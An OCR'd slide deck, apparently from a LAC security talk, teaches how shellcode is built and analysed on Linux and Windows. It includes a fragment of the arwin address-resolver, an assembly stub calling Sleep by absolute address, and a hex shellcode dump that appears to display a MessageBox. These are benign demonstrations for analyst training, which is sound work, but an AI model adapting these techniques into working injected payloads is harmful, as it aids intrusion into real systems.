


LAC
ともに、イキル


Basic knowledge needed to learn shellcode

1. A decent understanding of popular CPU architecture assembly, C, and knowledge of the Linux and Windows operating systems and its kernel's library.
2. Understanding the OS usage of randomize stack or address space and protection mechanism that prevents you from executing code on stack.
3. A know how to use compiler, linker and disassembly to reproduce the build yourself to understand it better.
4. Using a good disassembler or binary analysis framework that can support analysis in multi-platform and multi-architecture, that may support automation (i.e. radare2).
5. Having a know how to perform static, dynamic and emulation analysis of an executable code, and can debug a life process.

User space, Kernel space & execution in Linux




User space, Kernel space & execution in Linux



User space, Kernel space & execution in Windows

Ref: https://docs.microsoft.com/en-us/archive/blogs/hanybarakat/deeper-into-windows-architecture




User space, Kernel space & execution in Windows

Ref: https://docs.microsoft.com/en-us/archive/blogs/hanybarakat/deeper-into-windows-architecture

User and kernel modes are two processor access modes, where a kernel mode refers to a mode of execution privilege that grants access to system memory and all CPU instructions.

User mode is a less privileged processor mode than kernel mode. It uses well-defined operating system application program interfaces (APIs) to request system services. **A User mode** process:

- Have no direct access to hardware or kernel memory (Only kernel mode processes can access kernel resources as a way of protection).
- Is limited to an assigned address space.
- Can be paged out of physical memory into virtual RAM on a hard disk.
- Process at a lower priority than kernel mode components (OS components). Which means that the OS does not slow down or have to wait while an application finishes processing.
- Cannot access another user process address space (Unless opened a handle to the process, which means passing through security access check).



LAC
ともに、イキル


User space, Kernel space & execution in Windows

Ref: https://docs.microsoft.com/en-us/archive/blogs/hanybarakat/deeper-into-windows-architecture

In the user mode and just above the line that divides the user and kernel modes is the Ntdll.dll. **Ntdll.dll** is a special system support library primarily for the use of subsystem DLLs.

Now let's move on to the kernel mode. Kernel mode is the privileged mode of operation in which the code has direct access to all hardware and all memory, including the address spaces of all user mode processes . **Kernel mode** components:


- Can access hardware directly.
- Can access all of the memory on the computer.
- Are not moved to the virtual memory page file on the hard disk.
- Process at a higher priority than user mode processes.



LAC
ともに、イキル

Chapter three Shellcode analysis methods

“Every journey started from a single step”



LAC
ともに、イキル


How to build a shellcode

In linux old-school, shellcode coders needs gcc, ld, Xasm & objdump

The steps are:

- Define what operation the shellcode will perform
- Code it in C or ASM in targeted cpu,bits and architecture
- Link and compile it to and executable in the defined environment
- Use needed opcodes of what has been compiled as strings “\x” bytes
- Put those strings “\x” hex bytes in the shellcode wrapper to test
- Test the shellcode in the wrapper in targeted environment
- Ready to use

Until now, these steps are the basic of how to built shellcodes by every automation shellcode generation tools



LAC
ともに、イキル


How to create shellcode analysis environment

The environment for the OS for the shellcode runs is different between Linux and Windows. While in Linux syscall is accessible w/ protected stack..

..In windows, a shellcode can first only target API of the kernel libraries in the beginning, then it went to other accessible API and its functions to perform operations on the desired system.

In Windows cases the coder should recognize & extracting the memory address for those API by dumping them from the system, in Linux the coder plan workarounds to inject or execute shellcodes to avoid SE & strack protection

Both two concepts are important.



LAC
ともに、イキル


Static analysis for shellcode

Shellcode static analysis is dissecting it on any binary analysis tools without execution on the shellcode itself. The binary tools may will help you to read the binary bytes (opcodes), simplify its reading in assembly or higher form, and help you with logical calculation. A good binary tool can help you also to identify the type of environment needed, system call libraries used, etc.

Several shellcode analysis tools can emulate a form of limited or virtual stack to calculate a complex operation that eyes can not keep up, without harming the analyst's work environment.

Radare2 is one of the tools that is capable to perform this task that will work in multi OS and architectures. With a support of emulation tool (ESIL).

Challenges: Obfuscation, Packed code, Encryption, Stack-protect evasion



LAC
ともに、イキル

Dynamic analysis for shellcode

In contrast to static analysis, dynamic shellcode analysis allows analyst to monitor the execution of malware at each step, this is known in two ways: debugging and tracing. The latter is informing you execution details. while debugger will help you analyze and manipulate execution in the real time.

Like other common malicious object, shellcode on dynamic analysis is typically executed in a sandbox or VM for monitoring its run-time behaviors.

Radare2 is also a low level debugger that can set to debug executables and analyze them in the real time.

Challenges: Anti debug/VM, injections, on memory exec (hollowing etc)

Building shellcode analysis environment (DEMO)

Video #001

(DEMO)


```
arwin - win32 address resolution program
by steve hanna v.01
   vividmachines.com
   shanna@uiuc.edu
you are free to modify this code
but please attribute me if you
                code. bugfixes & additions
              please email me!

              ed a win32 compiler with
              DK

              m finds the absolute address
              on in a specified DLL.
              coding!
              **************************/


              t argc, char** argv)

              DULE hmod_libname;
              PROC fprc_func;

              ntf("arwin - win32 address resolution program -

              argc < 3)

                   printf("%s <Library Name> <Function Name>¥r
                   exit(-1);


hmod_libname = LoadLibrary(argv[1]);
if(hmod_libname == NULL)
```

```
 76 0x77c8112c   NONE    FUNC ntdll.dll_RtlEqualUnicodeString
 77 0x77c81130   NONE    FUNC ntdll.dll_RtlInitializeSRWLock
 78 0x77c81134   NONE    FUNC ntdll.dll_NtQueryMutant
 79 0x77c81138   NONE    FUNC ntdll.dll_NtAlpcQueryInformation
 80 0x77c8113c   NONE    FUNC ntdll.dll__aulldvrm
 81 0x77c81140   NONE    FUNC ntdll.dll_RtlAnsiCharToUnicodeChar
 82 0x77c81144   NONE    FUNC ntdll.dll_RtlUnwind
 83 0x77c81148   NONE    FUNC ntdll.dll_EtwNotificationRegister
 84 0x77c8114c   NONE    FUNC ntdll.dll_RtlSetLastWin32Error
 85 0x77c81150   NONE    FUNC ntdll.dll_NtCreateFile
 86 0x77c81154   NONE    FUNC ntdll.dll_NtDuplicateObject
 87 0x77c81158   NONE    FUNC ntdll.dll_NtWaitForMultipleObjects
 88 0x77c8115c   NONE    FUNC ntdll.dll_NtCancelIoFile
 89 0x77c81160   NONE    FUNC ntdll.dll_RtlRegisterThreadWithCsrss
 90 0x77c81164   NONE    FUNC ntdll.dll_RtlExitUserThread
 91 0x77c81168   NONE    FUNC ntdll.dll_NtDelayExecution
 92 0x77c8116c   NONE    FUNC ntdll.dll_NtClearEvent
 93 0x77c81170   NONE    FUNC ntdll.dll_NtSetEvent
 94 0x77c81174   NONE    FUNC ntdll.dll_NtTerminateThread
 95 0x77c81178   NONE    FUNC ntdll.dll_NtCreateEvent
 96 0x77c8117c   NONE    FUNC ntdll.dll_RtlDllShutdownInProgress
 97 0x77c81180   NONE    FUNC ntdll.dll_RtlGetFullPathName_U
 98 0x77c81184   NONE    FUNC ntdll.dll_NtQueryInformationFile
 99 0x77c81188   NONE    FUNC ntdll.dll_RtlDetermineDosPathNameType_U
100 0x77c8118c   NONE    FUNC ntdll.dll_NtOpenSymbolicLinkObject
```

The way it is built (DEMO Linux)

Video #002

(demo / see the talk video)



The way it is built (DEMO Windows - Absolute Addr)

Video #002

(demo / see the talk video)

```
4  global _start↓
5  ↓
6  ↓
7  _start:↓
8          xor eax,eax                ; cleaning eax↓
9          mov ebx, SLEEP_ABS_ADDR    ; load abs address of Sleep↓
10         mov ax, 9000               ; ms = 9000 ↓
11         push eax                   ; push as arg↓
12         call ebx                   ; call Sleep(9000)↓
13 ↓
14
15
16
17
18 ↓
19 ↓
```

```
;-- eip:
0x08000110      31c0            xor eax, eax                ;
0x08000112      bb000f3e75      mov ebx, 0x753e0f00
0x08000117      66b82823        mov ax, 0x2328              ;
0x0800011b      50              push eax
0x0800011c      ffd3            call ebx
0x0800011e      31d2            xor edx, edx
0x08000120      50              push eax
0x08000121      b800413e75      mov eax, 0x753e4100
0x08000126      ffd0            call eax
0x08000128      ff              invalid
```

The way it is built - how to call other API (Win10)


```
31c0 31db 31c9 31d2 eb37 5988 510a bbd0
0b3e 7551 ffd3 eb39 5931 d288 510b 5150
bb50 f53d 75ff d3eb 3959 31d2 8851 0631
d252 5151 52ff d031 d250 b800 413e 75ff
d0e8 c4ff ffff 7573 6572 3332 2e64 6c6c
4ee8 c2ff ffff 4d65 7373 6167 6542 6f78
414e e8c2 ffff ff73 3363 3230 6e4e ffff
ffff ffff ffff ffff ffff ffff ffff ffff
ffff ffff ffff ffff ffff ffff ffff ffff
ffff ffff ffff ffff ffff ffff ffff ffff
ffff ffff ffff ffff ffff ffff ffff ffff
ffff ffff ffff ffff ffff ffff ffff ffff
ffff ffff ffff ffff ffff ffff ffff ffff
ffff ffff ffff ffff ffff ffff ffff ffff
ffff ffff ffff ffff ffff ffff ffff ffff
ffff ffff ffff ffff ffff ffff ffff
ffff ffff ffff ffff ffff ffff ffff
ffff ffff ffff ffff ffff ffff ffff
ffff ffff ffff ffff ffff ffff ffff
ffff ffff ffff ffff ffff ffff ffff
ffff ffff ffff ffff ffff ffff ffff
ffff ffff ffff ffff ffff ffff ffff ffff
ffff ffff ffff ffff ffff ffff ffff ffff
ffff ffff ffff ffff ffff ffff ffff ffff
ffff ffff ffff ffff ffff ffff ffff ffff
ffff ffff ffff ffff ffff ffff ffff ffff
ffff ffff ffff ffff ffff ffff ffff ffff
ffff ffff ffff ffff ffff ffff ffff ffff
```

```
(30048) loading library at 0x75C90000 (C:¥Windows¥SysWOW64¥gdi32.dll) gdi32.dll
(30048) loading library at 0x75970000 (C:¥Windows¥SysWOW64¥gdi32full.dll) gdi32full.dl
(30048) loading library at 0x76170000 (C:¥Windows¥SysWOW64¥msvcp_win.dll) msvcp_win.dl
(30048) loading library at 0x76970000 (C:¥Windows¥SysWOW64¥ucrtbase.dll) ucrtbase.dll
(30048) Created thread 107436 (start @ 772C58E0)
(30048) Created thread 57728 (start @ 772C58E0)
(30048) loading library at 0x76290000 (C:¥Windows¥SysWOW64¥imm32.dll) imm32.dll
(30048) loading library at 0x74610000 (C:¥Windows¥SysWOW64¥TextShaping.dll) TextShaping
(30048) loading library at 0x74D00000 (C:¥Windows¥SysWOW64¥uxtheme.dll) uxtheme.dll
(30048) loading library at 0x75CC0000 (C:¥Windows¥SysWOW64¥combase.dll) combase.dll
(30048) loading library at 0x76C00000 (C:¥Windows¥SysWOW64¥rpcrt4.dll) rpcrt4.dll
(30048) loading library at 0x755A0000 (C:¥Windows¥SysWOW64¥msctf.dll) msctf.dll
(30048) loading library at 0x761F0000 (C:¥Windows¥SysWOW64¥oleaut32.dll) oleaut32.dll
(30048) loading library at 0x75830000 (C:¥Windows¥SysWOW64¥sechost.dll) sechost.dll
(30048) loading library at 0x74C80000 (C:¥Windows¥SysWOW64¥kernel.appcore.dll) kernel.a
(30048) loading library at 0x757C0000 (C:¥Windows¥SysWOW64¥bcryptprimitives.dll) bcrypt
        loading library at 0x74BC0000 (C:¥Windows¥SysWOW64¥TextInputFramework.dll) Text
        loading library at 0x74940000 (C:¥Windows¥SysWOW64¥CoreUIComponents.dll) CoreU
        loading library at 0x748A0000 (C:¥Windows¥SysWOW64¥CoreMessaging.dll) CoreMess
        loading library at 0x74870000 (C:¥Windows¥SysWOW64¥ntmarta.dll) ntmarta.dll
        loading library at 0x75900000 (C:¥Windows¥SysWOW64¥ws2_32.dll) ws2_32.dll
        loading library at 0x75510000 (C:¥Windows¥SysWOW64¥SHCore.dll) SHCore.dll
(30048) loading library at 0x74790000 (C:¥Windows¥SysWOW64¥WinTypes.dll) WinTypes.dll
(30048) loading library at 0x04210000 (C:¥Windows¥SysWOW64¥WinTypes.dll) WinTypes.dll
